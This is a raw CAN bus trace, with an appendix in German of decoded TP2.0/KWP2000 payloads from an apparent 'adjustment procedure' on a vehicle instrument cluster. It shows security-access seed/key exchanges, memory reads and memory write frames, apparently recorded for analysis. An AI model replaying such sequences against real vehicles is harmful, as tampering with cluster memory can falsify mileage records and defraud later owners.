461.28 751 B3
461.29 751 A3
461.30 300 A1 0F 8A FF 4A FF
461.38 751 1D 00 05 23 FF 40 E9 80
461.39 300 BE
461.41 300 23 00 41 63 EE 77 FE DE
461.43 300 24 EE FA 7F FF EF 86 7F
461.45 300 25 EF 3E 7E 53 8F F7 4C
461.47 300 26 89 94 F3 2F 49 7E 8F
461.49 300 27 E5 F4 F0 A9 69 9F 6E
461.51 300 28 B3 FC F3 FA FB 53 FF
461.53 300 09 37 DD EB F6 BF A5 CB
461.53 751 BA
461.55 300 2A 9E E7 6D 78 FC 5C 43
461.57 300 2B BA A4 D5 48 6E CE DC
461.59 300 1C 66 65 7F 75
461.59 751 BD
461.69 751 1E 00 05 23 FF 40 E9 C0
461.70 300 BF
461.72 300 2D 00 41 63 F3 7B B6 EF
461.74 300 2E D4 BF AD FE 9E FF 56
461.76 300 2F 7D FE BA DC 9F E2 7C
461.78 300 20 81 8F BD 1B 83 9B FD
461.80 300 21 B4 B7 1D BF 6D D6 E2
461.82 300 22 FE BF E7 FB B5 D6 68
461.84 300 03 BC F7 FF F7 D7 F3 FF
461.84 751 B4
461.86 300 24 55 7F A9 E7 19 FA DF
461.88 300 25 89 CF FF 2F 17 FD 71
461.90 300 16 BD EB FE 1B
461.90 751 B7
462.00 751 1F 00 05 23 FF 40 EA 00
462.01 300 B0
462.03 300 27 00 41 63 B9 DE 76 19
462.05 300 28 FF EC DF A7 F1 BF 53
462.07 300 29 3B DA 15 3F BB 73 AD
462.09 300 2A 75 FF EF 7D F4 45 D8
462.11 300 2B DB DF FF 12 FE DA AB
462.13 300 2C 3A FB DF FB FF 3B 4F
462.15 300 0D DB D6 69 FF BF 3F F2
462.15 751 BE
462.17 300 2E 97 EF 77 F7 FF 5C FD
462.19 300 2F C5 CE 1D 1A BE BA C9
462.20 751 A3
462.21 300 A1 0F 8A FF 4A FF
462.23 300 10 FB 11 BE C5
462.23 751 B1
462.33 751 10 00 05 23 FF 40 EA 40
462.34 300 B1
462.36 300 21 00 41 63 9E 73 F4 3F
462.38 300 22 DF BD B4 BB FE 6B EF
462.40 300 23 FF D3 BB 1E 95 FD 9F
462.42 300 24 E8 CF A8 10 0D 93 FD
462.44 300 25 0E BD 60 4B B9 98 D8
462.46 300 26 FD 7E BE EE 7E F7 99
462.48 300 07 7F 45 DC 7F FD FF FF
462.48 751 B8
462.50 300 28 7A F7 F4 87 DE DE 34
462.52 300 29 DE A7 60 59 F7 3B 9B
462.54 300 1A 54 A5 F1 E3
462.54 751 BB
462.64 751 11 00 05 23 FF 40 EA 80
462.65 300 B2
462.67 300 2B 00 41 63 EF F6 FB FA
462.69 300 2C BF D6 9F F6 7F BD 9F
462.71 300 2D FE E6 B9 D3 6B EF F7
462.73 300 2E 69 2B F8 6F FE 13 F1
462.75 300 2F BA 2E EF 67 7A 3E 6D
462.77 300 20 CE D7 3B 3E 6E 1F 7E
462.79 300 01 DF FF 9F 3F 8F F3 F3
462.79 751 B2
462.81 300 22 FF 8D 5A 2E 39 2D 75
462.83 300 23 96 1D 5A 39 99 D3 E7
462.85 300 14 94 FB 5B 57
462.85 751 B5
462.95 751 12 00 05 23 FF 40 EA C0
462.96 300 B3
462.98 300 25 00 41 63 7D FF 46 E5
463.00 300 26 6D 3D FF FF BF D3 DE
463.02 300 27 67 9E B9 FB F7 4F 35
463.04 300 28 CB FB 17 A4 FB 87 FF
463.06 300 29 F1 99 B0 FF 63 C9 2A
463.08 300 2A 5F F5 BF 7E FD FF 77
463.10 300 0B B7 DC BA BD FB FE 7F
463.10 751 BC
463.11 751 A3
463.12 300 A1 0F 8A FF 4A FF
463.14 300 2C DD 7F 37 EB ED EE EC
463.16 300 2D B2 EE DE 27 51 CB 67
463.18 300 1E C5 C2 19 9D
463.18 751 BF
463.29 751 13 00 05 23 FF 40 EB 00
463.29 300 B4
463.31 300 2F 00 41 63 AC FE FA FE
463.33 300 20 9D FB ED DE 9D FB 53
463.35 300 21 FC B7 65 FB FF DF 6A
463.37 300 22 5F 1B 06 83 F1 57 91
463.39 300 23 BF BE AF 4C DF D9 93
463.41 300 24 07 E8 FE FF F9 1F FE
463.43 300 05 F2 E7 DB B7 3A EC 7A
463.43 751 B6
463.45 300 26 BF 4D 4C 89 76 0B 7D
463.47 300 27 6F DF F1 1E 85 3A DF
463.49 300 18 EF A8 89 BC
463.49 751 B9
463.59 751 14 00 05 23 FF 40 EB 40
463.60 300 B5
463.62 300 29 00 41 63 FE B7 F3 BB
463.64 300 2A 8F 3D BF F5 F7 A9 F2
463.66 300 2B FF CB E3 B6 FF 16 BD
463.68 300 2C E6 FC E6 5E 02 2E B5
463.70 300 2D 6C A7 BC 9B 5A B3 25
463.72 300 2E FB 97 8D F7 E9 BF 9D
463.74 300 0F BF 3F B7 F7 BD 7B 9F
463.74 751 B0
463.76 300 20 E7 F7 BD 1D 52 D3 AA
463.78 300 21 78 67 93 F0 87 FC 7F
463.80 300 12 9F FF CE 57
463.80 751 B3
463.90 751 15 00 05 23 FF 40 EB 80
463.91 300 B6
463.93 300 23 00 41 63 F1 DF BB F1
463.95 300 24 FF 5C BD D6 9F 1D CB
463.97 300 25 1D E7 EC B3 AB FA BE
463.99 300 26 3F 41 66 72 E6 5A B6
464.01 300 27 73 0A 3F 11 93 79 67
464.02 751 A3
464.03 300 A1 0F 8A FF 4A FF
464.05 300 28 FD FB BF FF ED F2 9C
464.07 300 09 7E EF EE FF 6E 1D FD
464.07 751 BA
464.09 300 2A FF 29 DF D7 6F D9 F3
464.11 300 2B 99 CD FF D5 7C CD B4
464.13 300 1C 72 EB 1E 5F
464.13 751 BD
464.23 751 16 00 05 23 FF 40 EB C0
464.24 300 B7
464.26 300 2D 00 41 63 77 3E DD B3
464.28 300 2E F1 FD 9D 1F 73 F9 F0
464.30 300 2F 1D 92 D8 2B FF ED BC
464.32 300 20 47 3A 7E 04 BA A5 99
464.34 300 21 91 DD BF 9A 3E E2 FA
464.36 300 22 FF BE D7 17 3F 1E D3
464.38 300 03 E9 7F BB EC B2 F3 3E
464.38 751 B4
464.40 300 24 CC AE F9 BF 7F B8 ED
464.42 300 25 2A 92 0D 8E F3 F3 AD
464.44 300 16 72 B2 DB 76
464.44 751 B7
464.54 751 17 00 05 23 FF 40 EC 00
464.55 300 B8
464.57 300 27 00 41 63 37 59 FF FD
464.59 300 28 0C 3D FB 5F 8E FF 7F
464.61 300 29 A4 DB CF FF 3F E3 76
464.63 300 2A 16 C5 F6 F2 5F D6 56
464.65 300 2B 6F 7B ED 9C C8 B5 2B
464.67 300 2C ED A6 CE FF F5 7E BE
464.69 300 0D EF 7A FF F7 78 F3 FC
464.69 751 BE
464.71 300 2E 33 CF 9D CC EE 87 DA
464.73 300 2F 23 7A DB 7B BB 1D CF
464.75 300 10 70 F5 CD D9
464.75 751 B1
464.85 751 18 00 05 23 FF 40 EC 40
464.86 300 B9
464.88 300 21 00 41 63 F6 92 1B B9
464.90 300 22 3F 3A DF 9F 6F ED DA
464.92 300 23 FF DF BF E4 72 A9 5F
464.93 751 A3
464.94 300 A1 0F 8A FF 4A FF
464.96 300 24 FB FD A8 0E B7 2A B6
464.98 300 25 86 F7 EA EB 79 4A EB
465.00 300 26 FF FF 7B FD FF E3 B9
465.02 300 07 FF 9F 4B FF FF FB 4F
465.02 751 B8
465.04 300 28 4F F7 BE 3E 86 9F 92
465.06 300 29 76 DF 4C C6 93 DE 19
465.08 300 1A 3C BB DE B7
465.08 751 BB
465.18 751 19 00 05 23 FF 40 EC 80
465.19 300 BA
465.21 300 2B 00 41 63 FC E5 FD FF
465.23 300 2C E7 CF BF DF 57 4D FF
465.25 300 2D DD F3 EF B9 FF 65 F7
465.27 300 2E CF CB 5A 06 5C 9F 63
465.29 300 2F D9 CC 0E 9D 76 58 AB
465.31 300 20 C7 FB EF EF DB 63 FF
465.33 300 01 7F 97 F7 5D AD 62 3D
465.33 751 B2
465.35 300 22 4D F4 E6 25 7E 67 AB
465.37 300 23 68 FA DC EE 7D A6 AD
465.39 300 14 79 51 F8 57
465.39 751 B5
465.49 751 1A 00 05 23 FF 40 EC C0
465.50 300 BB
465.52 300 25 00 41 63 F3 5F 1E EB
465.54 300 26 6F D6 CE EF 8A F3 8F
465.56 300 27 D5 AD BD EB 19 D6 52
465.58 300 28 7B 18 D5 83 FD F1 FF
465.60 300 29 CB BD E4 1D 37 D2 B1
465.62 300 2A FA 7F 7D 7A 9C F1 FC
465.64 300 0B FB 5F 27 39 A0 9C FD
465.64 751 BC
465.66 300 2C DE 72 F8 1B A8 9E 5B
465.68 300 2D 71 F9 9E F2 FC 77 58
465.70 300 1E 3F CD F2 D1
465.70 751 BF
465.80 751 1B 00 05 23 FF 40 ED 00
465.81 300 BC
465.83 300 2F 00 41 63 AB 1B F9 FF
465.84 751 A3
465.85 300 A1 0F 8A FF 4A FF
465.87 300 20 DF D6 A4 CD 3D 7F BE
465.89 300 21 BB 3B FF 8F 2F BB 3E
465.91 300 22 90 76 7E D1 FC E3 72
465.93 300 23 B1 4C 64 7F 21 82 30
465.95 300 24 B7 7F EF ED 2F EF 9D
465.97 300 05 E2 57 F3 F7 EE FF EC
465.97 751 B6
465.99 300 26 87 BB E0 7F 5E E7 FB
466.01 300 27 28 09 43 CB 9A FD 69
466.03 300 18 F5 EF 8B E4
466.03 751 B9
466.13 751 1C 00 05 23 FF 40 ED 40
466.14 300 BD
466.16 300 29 00 41 63 92 B8 B6 9D
466.18 300 2A B3 BB 5F E6 67 EB DB
466.20 300 2B 91 F5 EF 86 E4 86 DD
466.22 300 2C E5 CF A5 F5 47 15 EE
466.24 300 2D 3E 69 5B FC CE B1 2B
466.26 300 2E A7 DF 8D FF 67 FF FD
466.28 300 0F D3 1F E7 FF B5 A7 8D
466.28 751 B0
```

```
466.30  300  20 1F 03 1C E9 7B 0E BA
466.32  300  21 1D 3B 71 37 7A 6F 5E
466.34  300  12 82 03 AE 92
466.34  751  B3
466.44  751  1D 00 05 23 FF 40 ED 80
466.45  300  BE
466.47  300  23 00 41 63 00 FF FF A4
466.49  300  24 00 00 00 00 FF AB 7B
466.51  300  25 63 FF DA FC 5F F6 E3
466.53  300  26 85 5D 27 67 E5 AF B5
466.55  300  27 BD F3 FF D5 9D B2 E9
466.57  300  28 B7 77 FF EE FD FB 5D
466.59  300  09 E1 FB FB FD 7F B5 F6
466.59  751  BA
466.61  300  2A E7 DE 7F 3B 6D 5D C0
466.63  300  2B 4F DB B6 EF 70 B7 CE
466.65  300  1C 2F 6E E3 CC
466.65  751  BD
466.75  751  A3
466.75  300  A1 0F 8A FF 4A FF
466.75  751  1E 00 05 23 FF 40 ED C0
466.77  300  BF
466.79  300  2D 00 41 63 FE DE 9B 35
466.81  300  2E B3 67 A6 EA AD F9 F3
466.83  300  2F 67 0B 4D 6D EE DF 99
466.85  300  20 84 B9 C5 BA CF FA 7C
466.87  300  21 7D E5 F7 99 17 B1 8A
466.89  300  22 AB 3E FF F7 FD F7 5B
466.91  300  03 EF 77 FF 5D 77 BE EB
466.91  751  B4
466.93  300  24 F6 BF F5 E6 FB D7 EB
466.95  300  25 57 9B 36 BD DB FD F5
466.97  300  16 63 ED 87 5A
466.97  751  B7
467.07  751  1F 00 05 23 FF 40 EE 00
467.08  300  B0
467.10  300  27 00 41 63 B1 7F EF F3
467.12  300  28 7C 21 7D AF ED FD EF
467.14  300  29 6C BE FF 4D F7 C9 B7
467.16  300  2A DD 5F 03 B2 EC 3C D6
467.18  300  2B CD CB 77 D9 96 D1 1F
467.20  300  2C 77 6D FE 7B BF 1E FD
467.22  300  0D 6E DD FE 18 FF C5 3F
467.22  751  BE
467.24  300  2E 3F AA 4D BA EA E3 9C
467.26  300  2F C4 9C DB 5C 95 93 3F
467.28  300  10 31 8A FF 7C
467.28  751  B1
467.38  751  10 00 05 23 FF 40 EE 40
467.39  300  B1
467.41  300  21 00 41 63 3D EC FD D7
467.43  300  22 FE EF DF CE C7 3F D8
467.45  300  23 3F 73 EF D7 62 FF B3
467.47  300  24 F2 5E F7 C6 13 FE 9C
467.49  300  25 9B F9 E7 A1 76 E4 5C
467.51  300  26 9F EF DF D8 BB D8 F0
467.53  300  07 FF 7F 47 15 73 72 5F
467.53  751  B8
467.55  300  28 ED FC 5A 03 46 2E 5A
467.57  300  29 03 4D 86 5A 03 46 2E
467.59  300  1A 5A 03 46 2E
467.59  751  BB
467.65  751  A3
467.66  300  A1 0F 8A FF 4A FF
467.69  751  11 00 05 23 FF 40 EE 80
467.70  300  B2
467.72  300  2B 00 41 63 5A 03 46 2E
467.74  300  2C 5A 03 46 2E 5A 03 46
467.76  300  2D 2E 5A 02 36 82 5A 03
467.78  300  2E 46 2E 5A 02 36 90 5A
467.80  300  2F 02 36 9E 5A 03 46 2E
467.82  300  20 5A 03 46 2E 5A 03 46
467.84  300  01 2E 5A 03 20 B0 5A 03
467.84  751  B2
467.86  300  22 46 2E 5A 03 46 2E 5A
467.88  300  23 03 20 E6 5A 03 46 2E
467.90  300  14 5A 03 46 2E
467.90  751  B5
468.00  751  12 00 05 23 FF 40 EE C0
468.01  300  B3
468.03  300  25 00 41 63 5A 03 46 2E
468.05  300  26 5A 02 F3 A8 5A 03 46
468.07  300  27 2E 5A 03 6B 18 5A 03
468.09  300  28 6A 72 5A 03 46 2E 5A
468.11  300  29 03 46 2E 5A 03 46 2E
468.13  300  2A 5A 02 F4 08 5A 03 46
468.15  300  0B 2E 5A 03 46 2E 5A 03
468.15  751  BC
468.17  300  2C 46 2E 5A 03 46 2E 5A
468.19  300  2D 02 F4 4A 5A 02 F4 6C
468.21  300  1E 5A 03 46 2E
468.21  751  BF
468.31  751  13 00 05 23 FF 40 EF 00
468.32  300  B4
468.34  300  2F 00 41 63 5A 02 F4 AA
468.36  300  20 5A 03 46 2E 5A 02 F4
468.38  300  21 EE 5A 03 46 2E 5A 02
468.40  300  22 C7 F0 5A 03 46 2E 5A
468.42  300  23 03 46 2E 5A 03 46 2E
468.44  300  24 5A 03 46 2E 5A 03 46
468.46  300  05 2E 5A 03 46 2E 5A 03
468.46  751  B6
468.48  300  26 46 2E 5A 03 46 2E 5A
468.50  300  27 03 46 2E 5A 03 46 2E
468.52  300  18 5A 03 46 2E
468.52  751  B9
468.56  751  A3
468.56  300  A1 0F 8A FF 4A FF
468.62  751  14 00 05 23 FF 40 EF 40
468.63  300  B5
468.65  300  29 00 41 63 5A 03 46 2E
468.67  300  2A 5A 03 46 2E 5A 03 46
468.69  300  2B 2E 5A 03 46 2E 5A 02
468.71  300  2C D2 98 5A 02 D2 D2 5A
468.73  300  2D 03 46 2E 5A 03 46 2E
468.75  300  2E 5A 03 37 A2 5A 03 37
468.77  300  0F DA EF 79 FB 67 E3 5F
468.77  751  B0
468.79  300  20 B5 BD FB 77 B2 BF B6
468.81  300  21 FD C1 7B AE FF AF FB
468.83  300  12 63 76 DF 3F
468.83  751  B3
468.93  751  15 00 05 23 FF 40 EF 80
468.94  300  B6
468.96  300  23 00 41 63 FF 79 EB FE
468.98  300  24 DD FD DF FB FF EF BF
469.00  300  25 DF D3 7F 54 FF 41 E9
469.02  300  26 75 C1 B5 6B F9 7F 9E
469.04  300  27 3C FC 56 23 D2 56 01
469.06  300  28 CC F2 71 D9 E5 D7 4E
469.08  300  09 3F 9E B3 24 1C 19 9F
469.08  751  BA
469.10  300  2A EF D3 FB C7 BE D0 F5
469.12  300  2B B8 9F 4B 37 6C F5 C7
469.14  300  1C CB 21 FF 6F
469.14  751  BD
469.24  751  16 00 05 23 FF 40 EF C0
469.25  300  B7
469.27  300  2D 00 41 63 68 0B 0D 0B
469.29  300  2E 01 0B 0D 0B 01 0B 0D
469.31  300  2F 0B 01 0B 0D 0B 01 0B
469.33  300  20 0D 0B 01 0B 0D 0B 01
469.35  300  21 0B 0D 0B 01 0B 0D 0B
469.37  300  22 01 0B 0D 0B 01 0B 0D
469.39  300  03 0B 01 0B 0D 0B 01 0B
469.39  751  B4
469.41  300  24 0D 0B 01 0B 0D 0B 01
469.43  300  25 0B 0D 0B 01 0B 0D 0B
469.45  300  16 01 0B 40 9B
469.45  751  B7
469.61  300  A3
469.84  751  A1 07 8A FF 54 FF
470.66  751  27 00 25 3D FF 20 D5 7F
470.71  751  28 35 FF 30 8D F3 DC F7
470.76  751  29 F8 27 10 00 00 05 00
470.81  751  2A 00 00 00 FF FF FF FF
470.84  300  A3
470.84  751  A1 07 8A FF 54 FF
470.86  751  2B 00 00 00 05 46 00 00
470.91  751  1C 04 15 FF EE
470.92  300  BD
470.94  300  17 00 01 7D
470.94  751  B8
471.04  751  2D 00 25 3D FF 20 D6 D8
471.09  751  2E F7 B7 FB 6F FF 7F 00
471.14  751  2F 00 00 00 FF FF FF FF
471.19  751  20 00 00 00 05 46 00 46
471.24  751  21 03 46 05 B9 FC B9 FA
471.29  751  12 10 00 00 05
471.30  300  B3
471.32  300  18 00 01 7D
471.32  751  B9
471.74  751  A3
471.74  300  A1 0F 8A FF 4A FF
471.74  751  13 00 04 31 B8 01 03
471.76  300  B4
471.78  300  19 00 04 71 B8 01 03
471.78  751  BA
471.88  751  14 00 04 31 BA 01 03
471.89  300  B5
471.91  300  1A 00 05 71 BA 01 03 81
471.91  751  BB
472.01  751  15 00 05 31 B9 01 03 09
472.02  300  B6
472.04  300  1B 00 04 71 B9 01 03
472.04  751  BC
472.14  751  16 00 04 31 BA 01 03
472.15  300  B7
472.17  300  2C 00 09 71 BA 01 03 82
472.19  300  1D 03 00 00 FF
472.19  751  BE
472.49  751  27 00 06 31 B9 01 03 0D
472.54  751  18 80
472.55  300  B9
472.57  300  1E 00 04 71 B9 01 03
472.57  751  BF
472.64  751  A3
472.65  300  A1 0F 8A FF 4A FF
472.87  751  19 00 04 31 BA 01 03
472.88  300  BA
472.90  300  2F 00 09 71 BA 01 03 82
472.92  300  10 03 0D 80 FF
472.92  751  B1
473.22  751  2A 00 0C 31 BB 01 03 0D
473.27  751  1B 80 00 00 00 00 00 00
473.28  300  BC
473.30  300  11 00 04 71 BB 01 03
473.30  751  B2
473.55  751  A3
473.55  300  A1 0F 8A FF 4A FF
473.60  751  1C 00 04 31 BA 01 03
473.61  300  BD
473.63  300  22 00 09 71 BA 01 03 05
473.65  300  13 03 0D 80 FF
473.65  751  B4
473.95  751  2D 00 25 3D FF 20 D5 7C
474.00  751  2E 00 00 0D 35 FF 30 8D
474.05  751  2F F3 DC F7 F8 27 10 00
474.10  751  20 00 05 00 05 46 00 FF
474.15  751  21 FA B9 FF 00 00 00 05
474.20  751  12 46 00 00 04
474.21  300  B3
474.23  300  14 00 01 7D
474.23  751  B5
474.33  751  23 00 25 3D FF 20 D6 CA
474.38  751  24 05 10 4A 59 24 4D B5
474.43  751  25 A6 DB B2 F7 3D EE CF
474.48  751  26 F7 B7 FB 6F FF 7F 00
474.53  751  27 05 46 00 FF FA B9 FF
474.58  751  18 00 00 00 05
474.58  300  B9
474.58  751  A3
474.60  300  A1 0F 8A FF 4A FF
474.62  300  15 00 01 7D
474.62  751  B6
474.72  751  19 00 04 32 B8 01 03
474.73  300  BA
474.75  300  16 00 05 72 B8 01 03 62
474.75  751  B7
474.95  751  1A 00 02 27 03
474.96  300  BB
474.98  300  27 00 06 67 03 00 00 00
475.00  300  18 00
475.00  751  B9
475.10  751  1B 00 04 31 B8 01 03
475.11  300  BC
475.13  300  19 00 04 71 B8 01 03
475.13  751  BA
475.23  751  1C 00 04 31 BA 01 03
475.24  300  BD
475.26  300  1A 00 05 71 BA 01 03 81
475.26  751  BB
475.36  751  1D 00 05 31 B9 01 03 09
475.37  300  BE
475.39  300  1B 00 04 71 B9 01 03
475.39  751  BC
475.49  751  1E 00 04 31 BA 01 03
475.50  300  BF
475.50  751  A3
475.52  300  A1 0F 8A FF 4A FF
475.54  300  2C 00 09 71 BA 01 03 82
475.56  300  1D 03 0D 80 FF
475.56  751  BE
475.66  751  1F 00 04 32 B8 01 03
475.67  300  B0
475.69  300  1E 00 05 72 B8 01 03 62
475.69  751  BF
475.79  751  10 00 01 82
475.80  300  B1
475.82  300  1F 00 01 C2
475.82  751  B0
476.57  300  A3
477.57  300  A3
478.57  300  A3
479.57  300  A3
480.57  300  A3
481.57  300  A3
482.57  300  A8
```

Anhang C2: Extrahierte TP2.0-Nutzdaten aus dem 1. Verstellvorgang

Legende: <Zeitstempel> <Übertragungsrichtung ⇨/⇦> <Nutzdaten>
⇨ Externes Gerät an interne ECU (Anfrage)
⇦ Interne ECU an externes Gerät (Antwort)

```
415.56    New Session (ID 7)
416.17 ⇨ 10 89
416.20 ⇦ 50 89
416.30 ⇨ 1A 9B
416.49 ⇦ 5A 9B 34 46 30 39 31 30 39 33 30 43 20 20 30 32 34
         30 03 36 C3 C2 00 00 00 00 00 00 4B 4F 4D 42 49 49
         4E 53 54 52 2E 20 4D 37 33 20 48 32 33 20
417.32 ⇨ 10 89
417.35 ⇦ 50 89
417.45 ⇨ 1A 9B
417.62 ⇦ 5A 9B 34 46 30 39 31 30 39 33 30 43 20 20 30 32 34
         30 03 36 C3 C2 00 00 00 00 00 00 4B 4F 4D 42 49 49
         4E 53 54 52 2E 20 4D 37 33 20 48 32 33 20
417.86 ⇨ 10 86
417.88 ⇦ 50 86
418.18 ⇨ 1A 86
418.37 ⇦ 5A 86 0F 37 33 57 33 34 36 35 35 38 20 20 20 20 20
         20 4D 59 32 2D 43 4F 52 30 36 2E 30 35 2E 30 38 30
         30 30 30 30 30 30 30 30 30 30 32 33 30 31 33 FF
418.60 ⇨ 27 03
418.65 ⇦ 67 03 0B 33 7E 27
418.80 ⇨ 27 04 0B 33 B4 4C
418.83 ⇦ 67 04 34
418.93 ⇨ 31 B8 01 03
418.96 ⇦ 71 B8 01 03
419.26 ⇨ 31 BA 01 03
419.29 ⇦ 71 BA 01 03 81
419.59 ⇨ 31 B9 01 03 09
419.62 ⇦ 71 B9 01 03
419.92 ⇨ 31 BA 01 03
419.97 ⇦ 71 BA 01 03 82 03 45 19 FF
420.27 ⇨ 32 B8 01 03
420.30 ⇦ 72 B8 01 03 62
420.30    Session closed
427.68    New Session (ID 7)
428.29 ⇨ 10 86
428.32 ⇦ 50 86
428.62 ⇨ 27 03
428.67 ⇦ 67 03 0B 34 1E D8
428.82 ⇨ 27 04 0B 34 54 FD
428.85 ⇦ 67 04 34
428.96 ⇨ 27 01
429.01 ⇦ 67 01 25 AC 04 FD
429.16 ⇨ 27 02 9D 08 D5 80
429.19 ⇦ 67 02 34
429.29 ⇨ 23 FF 40 D0 00
429.52 ⇦ 63 00 FF 00 00 00 00 00 00 00 00 00 01 00 01 00 00
         00 00 00 00 00 00 00 E8 00 00 03 C0 0E 38 00 00 00
         01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
         00 00 00 00 00 FF 01 FF 01 C5 00 86 7A 85
429.62 ⇨ 23 FF 40 D0 40
429.83 ⇦ 63 79 85 00 00 04 28 00 00 00 00 03 C8 00 00 00 00
         01 01 85 85 85 85 00 00 00 11 01 00 00 02 B2 FB 00
         00 0D 2F 00 01 37 00 08 00 00 FF 00 00 01 01 00 5D
         00 97 00 5D 00 97 00 5D 00 97 01 61 01 E1
429.93 ⇨ 23 FF 40 D0 80
430.14 ⇦ 63 01 61 01 E1 00 77 00 C4 2D 53 2D 53 00 00 00 5D
         00 00 00 5D 00 97 00 00 00 97 00 00 01 FF 00 00 00
         00 00 00 00 00 01 00 00 01 00 00 00 01 00 00 00 01
         00 01 04 00 00 FF 00 FF 33 00 00 00 01 20
430.24 ⇨ 23 FF 40 D0 C0
430.47 ⇦ 63 FF FF 0A 80 00 FF 00 FF 00 00 01 00 00 00 01 AB
         00 00 EA 60 00 00 00 00 00 00 00 00 00 01 01 FF 00
         01 00 00 00 00 00 FF 01 00 00 00 00 00 00 FF 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
430.57 ⇨ 23 FF 40 D1 00
430.78 ⇦ 63 00 00 00 00 00 00 00 00 00 00 00 00 54 00 00 02
         B2 FB 02 02 00 07 05 10 0C 37 25 00 00 00 48 00 00
         00 D3 1D 00 35 26 00 35 00 85 85 00 00 00 00 00 00
         00 01 01 08 11 10 3A 41 2A 01 00 FF D5 88
430.88 ⇨ 23 FF 40 D1 40
431.09 ⇦ 63 00 00 00 00 08 DA 00 00 00 00 00 00 00 00 FF FF
         33 00 00 00 06 00 00 27 00 00 02 02 FF FF 00 03 00
         00 00 00 00 12 00 00 00 00 00 00 AA 55 AA 55 01 01
         01 00 70 00 00 00 00 00 00 00 FF CC 00 00
431.19 ⇨ 23 FF 40 D1 80
431.42 ⇦ 63 00 00 30 00 00 00 00 00 00 00 00 00 00 00 01 00
         00 01 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00
         00 00 00 FF 00 01 00 00 00 00 00 00 00 00 00 00 00
         00 00 00 00 88 00 00 01 00 00 00 00 00 00
431.52 ⇨ 23 FF 40 D1 C0
431.73 ⇦ 63 00 00 00 00 00 16 00 00 00 00 00 01 01 00 00 33
         00 00 00 06 00 01 01 01 01 01 01 00 01 00 FF B1
         32 00 00 00 00 00 00 54 00 00 02 B2 FB 02 02 00 07
         05 10 0C 37 26 00 00 00 08 DA 48 00 00 00
431.83 ⇨ 23 FF 40 D2 00
432.04 ⇦ 63 D3 2C 80 00 26 00 35 00 86 85 00 00 00 00 00 00
         00 00 00 01 01 00 01 00 00 64 00 64 00 FF D1 71 00
         FF D1 7A 01 00 00 64 00 64 00 FF D1 71 00 FF D1 B7
         01 00 00 63 00 64 00 FF D1 71 00 FF D1 90
432.14 ⇨ 23 FF 40 D2 40
432.37 ⇦ 63 00 00 00 64 00 64 00 FF D1 71 00 FF D1 7B 00 00
         00 00 00 64 00 FF D1 71 00 FF D1 91 00 00 00 00 00
         32 00 FF D1 71 00 FF D1 98 01 00 00 31 00 32 00 FF
         D1 71 00 FF D1 7E 00 00 00 5E 00 64 00 FF
432.47 ⇨ 23 FF 40 D2 80
432.68 ⇦ 63 D1 71 00 FF D1 A5 00 00 00 00 00 64 00 FF D1 71
         00 FF D1 CB 00 00 00 5C 00 64 00 FF D1 71 00 FF D1
         D1 00 00 01 B8 01 F4 00 FF D1 71 00 FF D1 D4 01 00
         17 67 17 70 00 FF D2 14 00 FF D1 73 00 00
432.78 ⇨ 23 FF 40 D2 C0
432.99 ⇦ 63 00 3C 00 3C 00 FF D1 CC 00 FF D2 10 00 00 01 DB
         01 F4 00 FF D1 71 00 FF D1 DC 00 00 03 E7 03 E8 00
         FF C8 A8 00 FF C8 A7 00 00 00 00 00 32 00 FF D1 71
         00 FF D1 D8 00 00 00 00 00 64 00 FF D1 71
433.09 ⇨ 23 FF 40 D3 00
433.32 ⇦ 63 00 FF D1 D7 00 00 00 00 00 32 00 FF D1 71 00 FF
         D1 D5 00 00 00 00 00 32 00 FF D1 71 00 FF D1 D6 00
         00 00 00 01 F4 00 FF D1 71 00 FF D1 D9 00 00 00 00
         00 64 00 FF D1 71 00 FF D1 DA 01 00 8E 00
433.42 ⇨ 23 FF 40 D3 40
433.63 ⇦ 63 00 FF D5 8C 00 00 00 10 C6 79 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 00 01 FF 00 00
         00 00 00 00 00 00 FF FF FF 00 FF FF FF FF
433.74 ⇨ 23 FF 40 D3 80
433.94 ⇦ 63 FF 00 00 00 00 00 00 00 00 00 00 01 00 73 00 FF
         D5 9A 00 FF C9 52 00 03 A6 C8 00 03 AA B8 00 03 AE
         62 00 03 AE 8A 00 03 AE 92 00 03 AE 92 80 FF 00 00
         00 00 00 00 0A 00 00 00 00 00 00 00 00 00
434.05 ⇨ 23 FF 40 D3 C0
434.27 ⇦ 63 00 00 00 FF 02 1F 00 00 00 00 00 00 01 00 00 FF
         D5 AA 00 FF D6 B4 00 FF D6 BC 00 FF D6 CC 00 FF D6
         D4 00 FF D6 D6 00 FF D6 DE 00 FF D6 EC 00 FF D6 F4
         00 FF D6 F8 00 84 0A 00 04 01 01 00 00 00
434.37 ⇨ 23 FF 40 D4 00
434.58 ⇦ 63 44 80 00 00 00 00 00 00 00 00 00 00 00 16 00 00
         00 00 00 00 08 FF FF FF FF 10 FF FF FF 20 FF FF FF
         30 FF FF FE 80 FF FF FE 90 FF FF FE A0 FF FF FF 16
         FF FF FF 26 FF FF FF 36 FF FF FE 86 FF FF
434.68 ⇨ 23 FF 40 D4 40
434.89 ⇦ 63 FE 96 FF FF FE A6 00 C8 00 00 00 5E 00 EC 25 00
         00 5C 00 97 01 C6 01 01 01 FF 00 85 00 01 00 16 7F
         F7 01 00 0C 00 00 B2 00 60 00 02 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 AF 00 00
434.99 ⇨ 23 FF 40 D4 80
435.20 ⇦ 63 0D 34 00 00 00 00 00 00 00 64 FF FF 00 64 00 64
         00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
         00 00 01 01 01 00 00 00 00 00 00 01 E7 BA 01 00 03 64
         00 00 00 BD 00 00 00 00 03 20 00 00 00 00
435.30 ⇨ 23 FF 40 D4 C0
435.51 ⇦ 63 00 64 00 00 00 00 00 00 00 00 00 00 01 01 03 20
         00 00 00 00 03 16 03 16 01 01 00 00 18 B0 00 00 18
         B0 FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 00 00
435.61 ⇨ 23 FF 40 D5 00
435.82 ⇦ 63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
         00 00 18 F0 00 00 18 F0 00 00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
